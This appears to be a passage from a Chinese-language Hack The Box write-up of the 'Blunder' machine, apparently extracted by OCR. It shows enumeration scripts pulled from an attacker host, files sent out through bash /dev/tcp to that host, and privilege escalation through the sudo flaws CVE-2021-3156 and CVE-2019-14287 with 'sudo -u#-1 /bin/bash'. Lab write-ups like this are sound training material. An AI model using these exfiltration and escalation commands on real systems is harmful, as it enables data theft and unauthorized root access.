
```
By Solomon Sklash - solomonsklash@0×feed.io

[i] Python 2 was found!
[i] Python 3 was found!
[*] Downloading enumeration scripts to /tmp!
2021-04-27 15:27:52 URL:http://10.10.16.8/lse.sh [40767] → "/tmp/lse.sh" [1]
2021-04-27 15:27:55 URL:http://10.10.16.8/linenum.sh [46631] → "/tmp/linenum.sh" [1]

┌──(root㉿ kali)-[/home/kali/tools/htbenum]
└─# ./htbenum.sh -i 10.10.16.8 -p 80 -w

By Solomon Sklash - solomonsklash@0×feed.io

[i] Python 2 was found!
[i] Python 3 was found!
[i] Starting web server on 10.10.16.8:80
[i] Press ctrl+c to exit when all files have transferred.
10.10.10.191 - - [27/Apr/2021 10:27:48] "GET /lse.sh HTTP/1.1" 200 -
10.10.10.191 - - [27/Apr/2021 10:27:52] "GET /linenum.sh HTTP/1.1" 200 -
10.10.10.191 - - [27/Apr/2021 10:27:56] "GET /linuxprivchecker.py HTTP/1.1" 200 -
```

在翻目录的时候发现在 `/home/shaun/Pictures` 中发现两张截图，通过NC传会kali（其实也可以用python起一个web服务）：


```
kali@kali # nc -l -p 9900 > <file_name>
hugo@localhost $ bash -c 'cat <file_name> > /dev/tcp/10.10.16.6/9900'
```

```
444K -rw-r--r-- 1 shaun shaun 441K Nov 28  2019 'Screenshot from 2019-11-28 13-17-29.png'
172K -rw-r--r-- 1 shaun shaun 171K Nov 28  2019 'Screenshot from 2019-11-28 14-02-13.png'
bash -c 'cat "Screenshot from 2019-11-28 13-17-29.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 13-17-29.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash: connect: Connection refused
bash: /dev/tcp/10.10.16.8/9900: Connection refused
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
hugo@blunder:/home/shaun/Pictures$

┌──(root㉿ kali)-[/home/kali/hackthebox/Blunder/files]
└─# ll
总用量 444
-rw-r--r-- 1 root root 450632  4月 27 10:59 'Screenshot from 2019-11-28 13-17-29.png'

┌──(root㉿ kali)-[/home/kali/hackthebox/Blunder/files]
└─# nc -l -p 9900 > 'Screenshot from 2019-11-28 14-02-13.png'

┌──(root㉿ kali)-[/home/kali/hackthebox/Blunder/files]
└─# ls
'Screenshot from 2019-11-28 13-17-29.png'  'Screenshot from 2019-11-28 14-02-13.png'

┌──(root㉿ kali)-[/home/kali/hackthebox/Blunder/files]
└─# ls -lsh
总用量 616K
444K -rw-r--r-- 1 root root 441K  4月 27 10:59 'Screenshot from 2019-11-28 13-17-29.png'
172K -rw-r--r-- 1 root root 171K  4月 27 11:00 'Screenshot from 2019-11-28 14-02-13.png'

┌──(root㉿ kali)-[/home/kali/hackthebox/Blunder/files]
└─#
```


在截图里看到了 root flag：



通过执行 `les.sh` 来查看可提权的 exploit：



前两条都是和 `sudo` 相关，查看当前的版本： `Sudo version 1.8.25p1` 确认存在漏洞，找到对应的 exploit： `https://github.com/CptGibbon/CVE-2021-3156`



成功提权至 root shell~

> 总耗时四个半小时，我是真的菜... 啊啊啊啊啊啊啊啊啊~

其他的权限提升方法

`sudo 1.8.27 - Security Bypass : https://www.exploit-db.com/exploits/47502`

当知道 sudo 版本后，还发现一个 CVE-2019-14287 编号。 这个漏洞使用户可以绕过sudo安全性并提升其权限，允许sudo用户以root用户身份运行命令，即使配置明确禁止这样做。当存在这种 ALL=(ALL, !root) 形式的配置时，表示对被切换到的用户进行了 ALL(所有用户) 和其他用户的剔除操作。

该漏洞在小于 1.8.28 版本的 sudo 中存在。

`sudo -u#-1 /bin/bash`

> 参考：https://juejin.cn/post/6844903967990775821

参考

- https://github.com/nomi-sec/PoC-in-GitHub